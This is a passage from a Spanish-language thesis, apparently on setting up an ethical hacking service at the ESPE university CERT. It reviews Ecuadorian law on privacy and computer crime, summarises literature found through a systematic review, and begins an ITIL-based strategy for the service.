*4. A la **privacidad** y protección de sus datos personales, por parte del prestador con el que contrate servicios, con sujeción al ordenamiento jurídico vigente.*

…

*18. A acceder a cualquier aplicación o servicio permitido disponible en la red de internet. Los prestadores no podrán limitar, bloquear, interferir, discriminar, entorpecer ni restringir el derecho de sus usuarios o abonados a utilizar, enviar, recibir u ofrecer cualquier contenido, aplicación, desarrollo o servicio legal a través de internet o en general de sus redes u otras tecnologías de la información y las comunicaciones, ni podrán limitar el derecho de un usuario o abonado a incorporar o utilizar cualquier clase de instrumentos, dispositivos o aparatos en la red, siempre que sean legales. Se exceptúan aquellos casos en los que el cliente, abonado o usuario **solicite de manera previa su decisión expresa** de limitación o bloqueo de*

> *contenidos, aplicaciones, desarrollos o servicios disponibles, o por* ***disposición de autoridad competente****. Los prestadores pueden implementar las acciones técnicas que consideren necesarias para la adecuada administración de la red en el exclusivo ámbito de las actividades que le fueron habilitadas, para efectos de garantizar el servicio."* (LEY ORGÁNICA DE TELECOMUNICACIONES [LOT], 2015)*.*

Con lo cual podemos dilucidar el fuerte énfasis que existe respecto a defender el derecho a la privacidad de las comunicaciones de un usuario, así como su derecho de acceso a las mismas, si se encuentra suscrito a ellas, las actividades que realiza el usuario también son de carácter reservado, y para determinar su ilegalidad, es necesario la intervención de una autoridad competente, que, en régimen especial, ordena la suspensión de dicha privacidad y/o acceso, para cumplir con el proceso judicial resoluto.

Delitos Informáticos en la Legislación Ecuatoriana

Cómo hemos estudiado en la anterior subsección, toda persona natural o jurídica tiene derecho irrevocable a la privacidad de sus comunicaciones y al carácter reservado de sus actividades en medios electrónicos, excepto cuando la ley lo ordene, es decir, la ley puede habilitar a un funcionario específico para ingresar en las comunicaciones de una persona, y estudiar sus actividades cuando se sospecha que esta persona ha cometido un crimen, razón por la cual se realiza una denuncia, y en consecuencia, el juez emite una orden que habilita a un perito en informática realizar la investigación o investigaciones pertinentes, solo la orden de una autoridad competente puede habilitar el régimen especial de investigación, en que la persona o personas involucradas, verán su privacidad comprometida ante el investigador, y aún en este contexto existe un exigente marco de acción y respeto a la confidencialidad de la información de la persona.

Considerando que el código orgánico integral penal COIP reconoce los principios fundamentales expuestos en la constitución de la república, el ***Art. 178*** que se encuentra en la *Sección Sexta: "Delitos contra el derecho a la intimidad personal y familiar"* sentencia la Violación a la intimidad, que consiste en un crimen sancionado con una pena privativa de libertad de uno o tres años a la persona que *"sin contar con el consentimiento o la*

autorización legal, acceda, intercepte, examine, retenga, grabe, reproduzca, difunda o publique datos personales, mensajes de datos, voz, audio y vídeo, objetos postales, información contenida en soportes informáticos, comunicaciones privadas o reservadas de otra persona por cualquier medio", aquí nuevamente podemos dilucidar que la intercepción y análisis de datos personales o privados, solo se pueden realizar con una autorización legal o un consentimiento probable ante un juzgado, para efecto del servicio de Hacking Ético, este consentimiento debe ser escrito y firmado por la persona natural o jurídica competente para habilitar dicho proceso, es decir, el dueño de los datos o el representante legal de los activos informáticos, previo la autorización de quienes laboran sobre estos activos.

De forma complementaria el ***Art. 179*** del COIP, Revelación de secreto, sanciona con pena privativa de libertad de seis meses a un año a la persona que *"teniendo conocimiento por razón de su estado u oficio, empleo, profesión o arte, de un secreto cuya divulgación pueda causar daño a otra persona y lo revele",* con lo cual podemos analizar que incluso las personas que administran la información de una empresa, deben tener extremo cuidado con el tratamiento de carácter reservado de la información de cada empleado.

Igualmente, existen delitos informáticos, como el secuestro de información o ransomware, que podemos asociarlos con extorsión y estafa, el ***Art. 190*** tipifica el delito: *Apropiación fraudulenta por medios electrónicos*, que consiste en la utilización fraudulenta de sistema informático o redes de telecomunicaciones para *"facilitar la apropiación de un bien ajeno o que procure la transferencia no consentida de bienes, valores o derechos en perjuicio de esta o de una tercera, ... manipulando o modificando el funcionamiento de redes electrónicas, programas, sistemas informáticos, telemáticos y equipos terminales de telecomunicaciones"* este delito es sancionado con 1 a 3 años de privación de libertad, y contempla también, este mismo artículo el descifrado de llaves encriptadas o procesos de intrusión física que podemos asociar a la ingeniería social, el COIP lo expone de la siguiente manera: *"inutilización de sistemas de alarma o guarda, descubrimiento o descifrado de claves secretas o encriptadas, utilización de tarjetas magnéticas o perforadas, utilización de*

controles o instrumentos de apertura a distancia, o violación de seguridades electrónicas, informáticas u otras semejantes." en estos casos se aplica la misma pena privativa de 1 a 3 de libertad.

También el COIP considera los delitos cometidos contra los dispositivos terminales móviles, que podrían resultar en perjuicio para la persona, empezando por el ***Art. 191***, que sanciona la reprogramación o modificación de la información que se encuentra en artículos terminales móviles con una pena de 1 a 3 años de privación de libertad, de forma continua, el ***Art. 192***, sanciona el intercambio, la comercialización y la compra de información de equipos terminales móviles que puedan resultar en la identificación de estos equipos móviles, igualmente la pena de privación de libertad es de 1 a 3 años de privación de libertad, de forma complementaria, el ***Art. 195*** sanciona con 1 a 3 años de privación de libertad a la persona que posea *"infraestructura, programas, equipos, bases de datos o etiquetas que permitan reprogramar, modificar o alterar la información de identificación de un equipo terminal móvil"*, estos delitos tipificados en el COIP, buscan salvaguardar la seguridad de la información de los usuarios de terminales dispositivos móviles, dispositivos que ahora son de consumo masivo, y constituyen uno de los principales medios de comunicación en la sociedad (CÓDIGO ORGÁNICO INTEGRAL PENAL [COIP], 2014).

Adicionalmente, el código orgánico integral penal reserva la sección tercera del capítulo tercero, titulado *"Delitos contra los derechos del buen vivir"* para definir las penas aplicables a delitos efectuados en contra de la seguridad de los activos asociados a los sistemas de la información, de esta forma, el primer artículo de esta sección, el ***Art. 229***, describe que se sancionará con pena privativa de uno a tres años de libertad a las personas que revelen información almacenada en medios electrónicos, siendo estos bases de datos o similares, ya sea por beneficio personal o por incitación de un tercero, considerando este acto como la violación de un secreto, de la intimidad y del derecho a la privacidad de las personas, ahora, es importante notar que existe un agravante que puede extender la pena en un rango de 3 a 5 años, que consiste en si esta acción criminal, es ejecutada por un persona asociada al servicio público, o por empleados internos de una institución financiera,

y además, utilicen esa información a la vez que realizan operaciones de intermediación financiera, resultando evidente los intereses particulares de la persona que ejecuta el acto criminal. Complementariamente, también es sancionado con una pena privativa de libertad de 3 a 5 años la persona que incurra en interceptación ilegal de base de datos, el ***Art. 230*** describe este delito bajo los siguientes contextos:

1. Interceptación de datos sin orden judicial previa, sin importar en qué momento/fase de la comunicación se realiza esa interceptación.
2. Diseñar y crear medios que busquen suplantar una entidad financiera o certificados de seguridad con el objetivo de inducir a una víctima a ingresar a sitios de internet fraudulentos o de estafa, esto se realiza con la finalidad de robar los datos financieros de una persona, este ataque lo conocemos de forma común como **phishing**, y es una modalidad técnica que deriva y se apoya en el uso de la ***ingeniería social***, pues el atacante previamente necesita conocer cierta información de la víctima y durante el ataque debe convencer a la víctima que se encuentra en un ambiente de comunicaciones seguro.
3. Robo de información almacenada en tarjetas personales asociadas entidades financieras o similares, información contenida en dispositivos como bandas magnéticas, chip y otros medios electrónicos, utilizando cualquier medio, ya sea una copia o la clonación.
4. Cualquier persona natural que fabrique, distribuya, posea o comercialice dispositivos o sistemas con la capacidad para interceptar información.

Para efecto de esta investigación, es de especial interés el estudio de los artículos **232** y **234**, pues describen actividades ilegales que, no obstante, están ampliamente relacionadas al hacking ético, con la dicotómica diferencia de que, en el marco del hacking ético, estas actividades deben ser debidamente autorizadas, documentadas y comunicadas, y nos permiten percibir, cuáles serían las sanciones que un equipo de hacking ético enfrentaría de actuar con negligencia y no certificar de formar legal, la autorización de la

ejecución de sus actividades, estas actividades corresponden a, primero en el ***Art. 232***, el *"Ataque a la integridad de sistemas informáticos"*, donde se describe una pena privativa de libertad de tres a cinco años para la persona que: *"destruya, dañe, borre, deteriore, altere, suspenda, trabe, cause mal funcionamiento, comportamiento no deseado o suprima datos informáticos, mensajes de correo electrónico, de sistemas de tratamiento de información, telemático o de telecomunicaciones a todo o partes de sus componentes lógicos que lo rigen"*, y es importante reconocer y mantener presente este artículo porque un proceso de hacking ético no es solo un análisis de vulnerabilidades, en un proceso de hacking ético se busca explotar las estas vulnerabilidades para determinar hasta qué punto un sistema informático es resiliente o vulnerable, e informar al cliente sobre los resultados encontrados, evidentemente en este proceso se busca minimizar todo lo posible el daño que puede existir sobre los activos tecnológicos o de información, y toda alteración que se realice los sistemas informáticos en este contexto tiene que ser cuidadosamente documentada con la finalidad de permitir al equipo del cliente revertir cambios una vez se ha completado el proceso, no obstante siempre es posible que exista un riesgo de dañar o deteriorar los equipos sobre los cuales se realiza las pruebas, ya sea por negligencia en el mantenimiento/actualización de los equipos por parte del cliente, o por errores en la configuración o entorno de operación en los cuales se encuentran estos equipos informáticos, en la medida de los posible el consultor de seguridad que ejecuta el proceso de hacking ético tiene que comunicar estas posibilidades e incluirlas en el documento escrito que certifique la autorización a proceder con las actividades de hacking ético, para profundizar en este punto el inciso 2 de este mismo **Art. 232** estipula que se le sancionará con la misma pena de 3 a 5 años de privación de libertar a la persona que *"Destruya o altere sin la autorización de su titular, la infraestructura tecnológica necesaria para la transmisión, recepción o procesamiento de información en general"*, lo cual soporta esta necesidad obligatoria de contar con una autorización legal para ejecutar procesos de hacking ético.

El otro artículo mencionado anteriormente, el ***Art 234***, establece una pena privativa de libertad de 3 a 5 años para las personas que incurran en el *"Acceso no consentido a un sistema informático, telemático o de telecomunicaciones"* y este artículo profundiza en el punto establecido en el inciso 2 del artículo expuesto anteriormente, la necesidad de que exista una autorización que habilite al consultor de seguridad realizar una prueba de intrusión, que dentro del estudio de la presente investigación, encontramos son precisamente estos **test de penetración** el principal servicio valorado al momento de ejecutar un proceso de hacking ético (CÓDIGO ORGÁNICO INTEGRAL PENAL [COIP], 2014).

Finalmente, el Capítulo Segundo *"Actuaciones y técnicas especiales de investigación"* del Título IV *"Prueba"*, título que tiene la finalidad de establecer las disposiciones que permitan recoger los materiales que lleven al convencimiento de los hechos al juzgador, recoge en su Sección Primera *"Actuaciones especiales de investigación"* conceptos relacionados a los procesos de investigación en ciberseguridad y computación forense, que, a pesar de no estar directamente relacionados a un proceso de Hacking Ético, si se encuentran asociados a los procesos especiales de investigación informática, empezando por el ***Art. 475***, que establece que la *"retención, apertura y examen de la correspondencia y otros documentos se regirá por las siguientes disposiciones:*

1. *La correspondencia física, **electrónica** o cualquier otro tipo de comunicación, es inviolable, salvo los casos expresamente autorizados en la Constitución y en este Código.*
1. *La o el juzgador podrá autorizar a la o al fiscal, **previa solicitud motivada**, el retener, abrir y examinar la correspondencia, cuando haya suficiente evidencia para presumir que la misma tiene alguna información útil para la investigación.*

…

5. *Si se trata de escritura en clave o en otro idioma, inmediatamente se ordenará el desciframiento por **peritos en criptografía** o su traducción."*

De esta forma podemos analizar que, a pesar que realizar pruebas de intrusión a los sistemas de comunicación internos de las organizaciones, es un proceso común y de alta demanda, no podemos violar la privacidad de dichas comunicaciones, ni siquiera el dueño de una organización puede autorizar dicha violación a la confidencialidad personal, y tal proceso de apertura de las comunicaciones, para su análisis y recolección, solo puede realizarse tras recibir la autorización judicial competente, en incluso en ese contexto, el órgano judicial cuenta con sus propios medios y recursos de peritaje, de forma complementaria a la *"Retención de Correspondencia"*, el ***Art. 476***, nos especifica los contextos y medios por el cual el juzgador puede ordenar la *"Interceptación de las comunicaciones o datos informáticos"*, donde es importante destacar particularidades como la que establece el inciso 1, en el cual determina que el tiempo de interceptación no puede ser mayor a un plazo de **90 días**, y transcurrido ese tiempo, solo se puede solicitar **una sola prórroga** por otros 90 días y, además, en el inciso dos se establece que se tiene la **obligación de guardar secreto** de los asuntos ajenos al hecho que motive el examen, y sin embargo, en caso de descubrir el cometimiento de otra infracción, en el contexto del mismo examen autorizado, se informará ipso facto a la fiscalía para que inicie la investigación correspondiente, inciso 3, finalmente, aunque el **inciso 4** establece que, previa la autorización de la o el juzgador, el fiscal puede interceptar cualquier tipo de información a través de **cualquier medio de telecomunicaciones**, jamás, ni en este contexto de investigación judicial, se podrán interceptar, grabar o transcribir comunicaciones que vulneren los derechos de los niños, niñas, adolescentes o casos que revictimicen infracciones de violencia contra la mujer (CÓDIGO ORGÁNICO INTEGRAL PENAL [COIP], 2014), este análisis a los incisos descritos en este artículo del código orgánico integral penal nos ilustran respecto a lo sumamente importante que es jamás, bajo ningún contexto, atentar contra información que sea, desde cualquier perspectiva, sensible para los segmentos de población que consideramos vulnerables, como los descritos anteriormente, y que

además generen revictimización de delitos de abuso por violencia física, sexual, psicológica, etc.

Estado del Arte

En la presente investigación se realiza la búsqueda de información relevante referente a la implementación de un servicio de hacking ético al CERT de la ESPE. Considerando las siguientes etapas para la búsqueda de esta (Petersen, Vakkalanka, & Kuzniarz, 2015):

- Definición de las preguntas de investigación.
- Revisión de los objetivos.
- Conducción de la búsqueda.
- Presentación de información.
- Selección de investigaciones relevantes.

Definir la pregunta de investigación

El objetivo del presente proyecto consiste en la identificación de información sobre como implantar un servicio de hacking ético al ESPE_CERT, por ello se debe plantar la siguiente pregunta de investigación. ¿Qué importancia recae en la realización de un pentesting o prueba de penetración en una institución académica? Debido a la extensión de la pregunta es pertinente la descomposición de esta en dos preguntas. En la **Tabla 2** se muestran las subpreguntas propuestas junto a su respectiva motivación.

Tabla 2

Subpreguntas de investigación

Orden	Subpregunta	Motivación
1	Q1. ¿Qué problemas se podrían presentar relacionados a incidentes de seguridad que podamos considerar ataques informáticos premeditados?	Tener conocimiento a los inconvenientes más comunes que pueden darse tras sufrir un incidente de seguridad relacionados con ataques informáticos.

Orden	Subpregunta	Motivación
2	Q2. ¿Cómo diseñar un plan de operación para ejecutar las acciones necesarias que permitan completar el proceso de Hacking ético?	Aprender los distintos métodos o metodologías que existen para diseñar un plan de ejecución de procesos y operaciones relacionadas a hacking ético de forma general, es decir, en observancia y adaptabilidad de cualquier tipo de aplicación que se pueda analizar en el proceso de hacking ético.
3	Q3. ¿Cómo documentar el procedimiento y los resultados del proceso de Hacking ético con el objetivo de comunicar de forma oportuna y asertiva las vulnerabilidades encontradas y las recomendaciones planteadas?	Adquirir los conocimientos necesarios para documentar correctamente la ejecución de los procesos y operaciones de hacking ético y sus resultados, de forma que la información sea accesible y comprensible por quienes solicitan el servicio de hacking ético.

Estrategia de búsqueda

En busca de estudios primarios se utilizó los repositorios digitales de Google Scholar, IEEEXplorer y Science Direct, debido a la calidad de los documentos enfocados en el área de ingeniería y tecnología.

La búsqueda de las siguientes bibliotecas utilizó las mismas cadenas de búsqueda, aunque con distintos formatos, las mismas se muestran en la **Tabla 3**. Se agruparon los

términos de búsqueda de tres conjuntos en donde se consideraron sus sinónimos, palabras relacionadas o alternativas para formular la cadena de búsqueda.

Conjunto 1: Definimos que se pretende la implementación de un servicio.

Conjunto 2: Términos relacionados al Hacking Ético.

Conjunto 3: Definimos la institución a la que va dirigido el servicio.

Tabla 3

Términos para las cadenas de búsqueda

Conjunto	Palabras	Palabras alternativas y/o relacionadas
1	Implementación del servicio	(Implementación o Servicio)
2	Hacking Ético	(Pentesting o Prueba de Penetración)
3	Equipo de Respuesta	(CERT o CSIRT)

Los conjuntos de búsqueda se aplicaron a las bases de datos Google Scholar, IEEEXplorer y Science Direct. Contemplando estudios desde 2020 debido a que la seguridad sufrió un cambio a partir de la pandemia dada por COVID-19, considerando esto, los estudios dentro de este rango proveerán mayor exactitud de acuerdo con el contexto.

Tabla 4

Cadenas de búsqueda

Base de datos	Cadena de búsqueda en español	Cadena de búsqueda en inglés
Google	("Implementación" OR “Servicio”) AND ("Hacking Ético" OR "Prueba de Penetración") AND ("CERT" OR "CSIRT")	("Implementation" OR “Service) AND ("Ethical Hacking" OR "Pentesting") AND ("CERT" OR "CSIRT")

Base de datos	Cadena de búsqueda en español	Cadena de búsqueda en inglés
IEEE	("Full Text & Metadata": Implementación) OR ("Full Text & Metadata": Servicio) AND ("Full Text & Metadata": Hacking Ético) OR ("Full Text & Metadata": Prueba de Penetración) AND ("Full Text & Metadata": CERT) OR ("Full Text & Metadata": CSIRT)	("Full Text & Metadata": Implementation) OR ("Full Text & Metadata": Service) AND ("Full Text & Metadata": Ethical Hacking) OR ("Full Text & Metadata": Pentesting) AND ("Full Text & Metadata": CERT) OR ("Full Text & Metadata": CSIRT)
Science Direct	("Implementación" OR “Service”) AND ("Hacking Ético" OR "Prueba de Penetración") AND ("CERT" OR "CSIRT")	("Implementation" OR “Service”) AND ("Ethical Hacking" OR "Pentesting") AND ("CERT" OR "CSIRT")

Selección de estudios primarios y evaluación de calidad

Para la selección de los estudios primarios se hizo uso de criterios tanto de inclusión como exclusión presentados en la **Tabla 5**. Los estudios deben cumplir con al menos uno de los criterios.

Tabla 5

Criterios para la selección de estudios primarios

Ord.	Criterio	Descripción
1	Inclusión	Estudios que contienen información sobre el hacking ético, considerando moderadamente que mantengan el contexto de la situación en el país.
2	Inclusión	Estudios que contienen información sobre amenazas, vulnerabilidades y riesgos de seguridad informática.

Ord.	Criterio	Descripción
3	Inclusión	Estudios que presenten hacking éticos llevados a cabo en alguna organización, teniendo una moderada consideración en que el CERT o CSIRT sea el encargado de estas.
4	Exclusión	Artículos que no contengan temática relacionada a la seguridad de la información.
5	Exclusión	Artículos que se basen única y exclusivamente en recomendaciones y principios.
6	Exclusión	Artículos que solo reportan problemáticas asociadas a vulnerabilidades y describen procesos de hacking de forma anecdótica.
7	Exclusión	Artículos que reportan procesos de defensa y respuesta a ataques informáticos sobre activos no relacionados a la organización y comunidad objetivo de esta investigación, como sistemas de diagnóstico médico, sistemas asociados estrechamente a la agricultura, etc

Durante el proceso de inclusión y exclusión se considerará artículos relevantes según título, resumen o abstract, finalizando con la posterior revisión de los estudios completos para una mayor exactitud en la selección.

Estrategia de extracción de datos

La estrategia de extracción de datos se encuentra basada en el planteo de posibles respuestas a cada subpregunta de investigación, las cuales fueron estipuladas en la **Tabla 6**. Esto permitirá asegurar que los criterios de extracción de datos se apliquen de manera correcta.

Tabla 6

Respuestas a cada subpregunta de investigación

Orden	Subpregunta	Respuestas
1	Q1. ¿Qué problemas se podrían presentar relacionados a incidentes de seguridad que podamos considerar ataques informáticos premeditados?	A nivel de organización los principales problemas asociados a la seguridad informática se ejecutan por equipos especializados como APT (Advanced Persistend Thread) o hackers avanzados, que buscan secuestrar la información para anular la capacidad de ejecutar procesos o realizan ataques de denegación de servicios.
2	Q2. ¿Cómo diseñar un plan de operación para ejecutar las acciones necesarias que permitan completar el proceso de Hacking ético?	(a) Diseñamos un plan a partir de la metodología de las pruebas de intrusión que se seleccione, respetando un marco de actividad ética que nos permita ejecutar el servicio de la manera más eficiente posible.
3	Q3. ¿Cómo documentar el procedimiento y los resultados del proceso de Hacking ético con el objetivo de comunicar de forma oportuna y asertiva las	(b) Para documentar el procedimiento y los resultados es necesario priozar la explicabilidad en la escritura de los informes, minimizar el

Orden	Subpregunta	Respuestas
	vulnerabilidades encontradas y las recomendaciones planteadas?	lenguaje técnico en los posible, para permitir al cliente comprender el alcance de las pruebas de intrusión.

Resumen de estudios primarios

A SURVEY ON ETHICAL HACKING: ISSUES AND CHALLENGES

Los ataques a la seguridad están aumentando exponencialmente, lo que tiene un gran impacto en los sistemas existentes. Sin embargo, para mitigar estos ataques, las pruebas de penetración son extremadamente importantes y pueden considerarse una solución adecuada a este problema. Por lo tanto, el documento explica los pasos técnicos y no técnicos de las pruebas de penetración. El propósito de las pruebas de penetración es aumentar la seguridad, el rendimiento y la resiliencia de los sistemas existentes y los datos relacionados. En otras palabras, las pruebas de penetración son para simular un ataque para identificar cualquier vulnerabilidad explotable y/o brechas de seguridad. De hecho, cualquier vulnerabilidad descubierta será explotada para atacar sistemas, equipos o personal. Este problema creciente debe abordarse y mitigarse para aumentar la resistencia a estos ataques. Además, también se enumeran las ventajas y limitaciones de las pruebas de penetración. El principal problema con las pruebas de penetración es que detecta de manera efectiva las vulnerabilidades conocidas. Por lo tanto, para combatir vulnerabilidades desconocidas, se necesita un nuevo tipo de prueba de penetración moderna además de un mayor uso de shadows honeypots. Esto también se puede lograr mejorando la detección de intrusiones anómalas en el sistema de detección/prevención. De hecho, la seguridad se ve reforzada por la interacción efectiva entre los diferentes elementos de seguridad y las pruebas de penetración (Yaacoub, Noura, Salman, & Chehab, 2021).

El Hacking Ético como Servicio Conexo de Consultoría en Seguridad por parte de las Empresas de Seguridad Privada

En los últimos años, la tecnología y la digitalización de las operaciones diarias han avanzado a una velocidad vertiginosa, pero a raíz de la pandemia, el progreso ha alcanzado niveles inimaginables, lo que ha llevado a un aumento en el crecimiento y desarrollo del ciberdelito de tal manera que en este sentido privado los servicios de seguridad también necesitan evolucionar y ser capaces de afrontar los nuevos retos y requisitos de la era digital en un estado normal nuevo. El hacking ético es un principio que las empresas de seguridad privada pueden implementar como parte de sus servicios de consultoría para cumplir con los requisitos actuales de ciberseguridad (Guevara, 2021).

Propuesta para la Creación y Consolidación del Centro de Respuesta a Incidentes Informáticos de la Universidad Nacional Abierta y a Distancia CSIRT-UNAD

Se presentan los pasos propuestos para la creación y consolidación de la Centro de Respuesta a Incidentes Informáticos de la Universidad Nacional Abierta y a Distancia-UNAD, que en adelante se denominará CSIRT-UNAD. La planificación para la creación de la CSIRT-UNAD, con foco en los ámbitos de actuación y las partes interesadas, además, se propone cómo la CSIRT-UNAD debe constituirse a partir del marco institucional, teniendo en cuenta el plan de desarrollo y las políticas emitidas por la Universidad y todo el marco legal que debe cumplir para su desempeño. Asimismo, el alcance propuesto para el desarrollo de las actividades del CSIRT-UNAD se presenta teniendo en cuenta que será la comunidad objetivo, los servicios que proporcionarán y la evolución que podrán presente. De la misma manera, la estructura del talento humano que formará parte del Centro, su estructura organizativa, sus funciones y responsabilidades para el desarrollo de sus actividades y la articulación de este equipo en la ejecución de procesos relacionados con ciber operaciones a favor de contribuir al desarrollo de actividades de I+D+I.

Como resultados obtenidos, se presenta el ámbito de actuación del CSIRT-UNAD, el cómo debe ser su desarrollo económico, los servicios con los que dará respuesta a las necesidades de ciberseguridad generadas al interior de la Universidad y la propuesta de

políticas mínimas requeridas para el desarrollo de su capacidad misional (Zambrano, Freddy, Peña, & Moreno, 2020).

Vulnerability Assessment and Penetration Testing (VAPT) Framework: Case Study of Government's Website

La seguridad de la información a menudo es descuidada por individuos o empleados o incluso por la empresa, sin una estrategia adecuada para crear conciencia, promover la coherencia y mantener el rendimiento con respecto a la protección de datos sensibles, confidenciales y críticos. Una de las técnicas comunes utilizadas son una evaluación de vulnerabilidades y pruebas de penetración (VAPT) para garantizar que la estrategia de seguridad haya sido implementada en el sistema informático mediante el análisis de su fortaleza y debilidad. SQL juega un papel esencial en la Relación Sistema de gestión de base de datos (RDBMS) y su relación con la existencia de un sitio web y su funcionamiento flexible debido a su sencillez e integridad. Para anticiparse a este tipo de amenazas u otros ataques de Internet, se realiza una prueba de penetración orientada a objetivos en donde se recomienda un marco para identificar tipos específicos de vulnerabilidades que conducen a concesiones comerciales y así evitar los riesgos que afectan negativamente a la empresa, por lo tanto, este estudio lleva a cabo VAPT para descubrir la posibilidad de amenazas y evaluar el impacto potencial ser informado al propietario del sistema a través de un marco de participación adecuado que permita una medición sistemática. Se han identificado sitios web gubernamentales para este propósito de la investigación, y así mostrar la tendencia actual que se produjo en las comunidades cibernéticas, especialmente en Indonesia. Este estudio ha encontrado varias vulnerabilidades en la lista de directorios, la divulgación de la ruta completa, la información de divulgación PHP, divulgación de la carpeta del servidor web y otras amenazas potenciales, que presentan 2 (dos) críticas, 6 (seis) medias y 2 (dos) bajas a nivel de riesgo (Almaarif & Lubis, 2020).

Consciousness of cyber defense: A collective activity system for developing organizational cyber awareness

El avance tecnológico y la implementación de nuevas tecnologías basadas en ambientes de Cloud Computing han permitido que las organizaciones entreguen servicios con nivel de disponibilidad casi ininterrumpido, estas plataformas crean nuevas oportunidades para la ejecución de ciber ataques. En este paradigma de organizaciones cada vez más virtualizadas, los canales de comunicación entre los recursos de la empresa y los usuarios autorizados son también usados por piratas informáticos para propagar software malicioso, en este contexto, se necesario adoptar una visión de la teoría de la actividad para conceptualizar los problemas que existen al ejecutar actividades en los sistemas con el objetivo de ofrecer un acercamiento transformativo para desarrollar ciber conciencia a nivel organizacional, lo cual permite robustecer los mecanismos de aprendizaje al momento de establecer equipos de respuesta a incidentes computacionales efectivos, con capacidad de ejecutar operaciones de ciber seguridad.

Es importante reconocer el contexto, dónde los profesionales en ciber seguridad tienen el objetivo de proteger los activos de información y la ciber infraestructura, mientras que los atacantes buscan cualquier oportunidad, traducida en una vulnerabilidad, para ganar acceso y violar los mecanismos de seguridad establecidos para proteger sistemas y redes organizacionales, es importante considerar que un atacante intentará toda estrategia posible para obtener acceso y escalar privilegios sobre cualquier mecanismo de control implementado a modo de salvaguarda, es decir, el atacante intentará el acceso, escala de privilegios, secuestro de información, corrupción de información y pérdida definitiva de la información, esta es una realidad que las organizaciones intentan enfrentar desarrollando salvaguardas a sus activos informáticos y desarrollando una cultura organizacional de conciencia sobre la ciberseguridad, que no consiste simplemente en la transferencia y retención de conocimiento, una organización requiere un equipo de ciber profesionales con conocimientos actualizados sobre ciberseguridad, además de creatividad para detectar brechas y diseñar técnicas de intrusión sobre los sistemas informáticos, que serán

complementarios con habilidades relacionadas a la solución de problemas con enfoque a la prevención de futuros ciber ataques.

Un incidente organizacional se define como problemas sociotécnicos de complejidad interactiva que ocurren entre condiciones no familiares/inseguras y comportamiento riesgoso/ignorante de los usuarios de la organización, de forma más específica un incidente computacional se refiere a eventos computacionales que pueden poner en peligro la Integridad, Confidencialidad o la Disponibilidad de los sistemas de la información y la información almacenada, transmitida o procesada (Shuyuan & Gross, 2021).

A principlist framework for cybersecurity ethics

Los problemas éticos asociados a las prácticas y tecnologías de ciberseguridad son de crítica importancia, sin embargo, no existe un marco ético general para afrontar esos problemas, por tal razón, esta investigación aborda este problema presentando un marco ético de ciberseguridad fundamentado en 5 principios: beneficencia, no maleficencia, autonomía, justicia y explicabilidad (propiedad de un sujeto, objeto o acción de ser fácilmente entendible y transparente), y los contrasta con examinando problemas comunes en el contexto de la ciberseguridad: pruebas de penetración, negación de servicios, ransomware y la administración de sistemas, este análisis permite comprender la utilidad de generar un marco ético al momento de entender la ciberseguridad y cultivar experticia y sensibilidad ética en los profesionales asociados a la ciberseguridad.

Dentro del contexto específico del pentesting o Hacking ético, un sujeto tiene el objetivo de eludir los mecanismos de protección usando métodos específicos y creativos, con la finalidad de permitir a una organización identificar y mitigar vulnerabilidades en sus sistemas; En este proceso podemos identificar el marco de principios éticos en los beneficios de exponer vulnerabilidades con el objetivo de mitigarlos (beneficencia), exponer vulnerabilidades sobre las cuales no existe una solución al momento, generando un alto grado de conciencia sobre posibilidad de recibir daño premeditado (no maleficencia), las pruebas de penetración también estás asociadas a la violación de los derechos sobre la propiedad y al uso de técnicas de engaño (autonomía y justicia), y finalmente, estos

procesos suelen realizarse, de acuerdo al nivel de servicio, con una falta de transparencia en los métodos (explicabilidad), sobre este último punto la investigación muestra sobre como ignorar el último principio de este marco, puede llevar a malinterpretar las acciones de hackers que realizan sus actividades desde la modalidad del *gray hacking* o *black hacking*, por tal razón, aunque se busca establecer de forma escrita en los acuerdos y contratos los principios de beneficencia y no malevolencia, es importante asegurar incisos dedicados a la autonomía, la explicabilidad, muchas traducida en transparencia y finalmente establecer un marco de acciones en post de la justicia, que considerará los resultados del proceso de pruebas de intrusión (Formosa, Wilson, & Richards, 2021).

Capítulo III:

Fase 1 Estrategia, Diseño y Transición

Estrategia

Establecer la estrategia del servicio de hacking ético es esencial para establecer la estructura del servicio, incluyendo los componentes críticos que envuelven lo y la vez que se asegura que sea exitosa. El diseño de la estrategia de servicio nos permite establecer un ciclo de vida de ejecución del servicio de hacking ético a vez que calibramos los objetivos del servicio con la infraestructura TI existente.

En esta primera etapa, se busca diseñar el servicio de hacking ético y convertirlo en un activo estratégico para el ESPE-CERT, con el objetivo de entregar los mejores resultados cumpliendo con los acuerdos de nivel de servicios estipulados al momento de solicitar el servicio de hacking ético sobre ciertos activos críticos.

Gestión de la estrategia

La estrategia de servicio debe contar con una visión clara que permita determinar adecuadamente los objetivos y decisiones a tomar. Por lo tanto, se recomienda basarse en las 4Ps de Mintzberg, mostradas en la **Figura 4**, para establecer una base sólida que permita desarrollar las siguientes fases del ciclo de vida de ITIL.

Figura 4

Las 4P de Mintzberg

Fuente: Las 4P - Henry Mintzberg

Perspectivas

A continuación, se han definido las siguientes metas y objetivos que nos permiten generar valor sobre el servicio de hacking ético:

- Establecer los acuerdos de nivel de servicio sobre los cuales se realiza un contrato o solicitud legal que habilite la ejecución de un proceso de pruebas de penetración, dentro del marco de acción establecido juntamente con el dueño de los activos informáticos.
- Definir de forma oportuna los diferentes tipos de pruebas de penetración que se pueden ejecutar sobre un activo estipulado.
- Detectar y recopilar vulnerabilidades en los activos estudiados aplicando diferentes técnicas de escaneo.
- Ejecutar procesos de penetración explotando las vulnerabilidades encontradas dentro de un marco de responsabilidad ética, bajo previsión de posibles daños que puedan existir a la operabilidad de los procesos a los cuales pertenezcan los activos.
- Recopilar y comunicar los resultados de las pruebas de penetración con un enfoque especial en el impacto que existe sobre los procesos de negocio.
- Generar un informe de recomendaciones y mejoras, usable y accesible, con el objetivo de mejorar la resiliencia de la organización que solicita el servicio.

Planificación

Tabla 7

Estructura de operación

Función	Descripción General	Consideraciones Estratégicas
Implementación de servicio de hacking ético		
Escaneo de Vulnerabilidades (Nivel 1)		
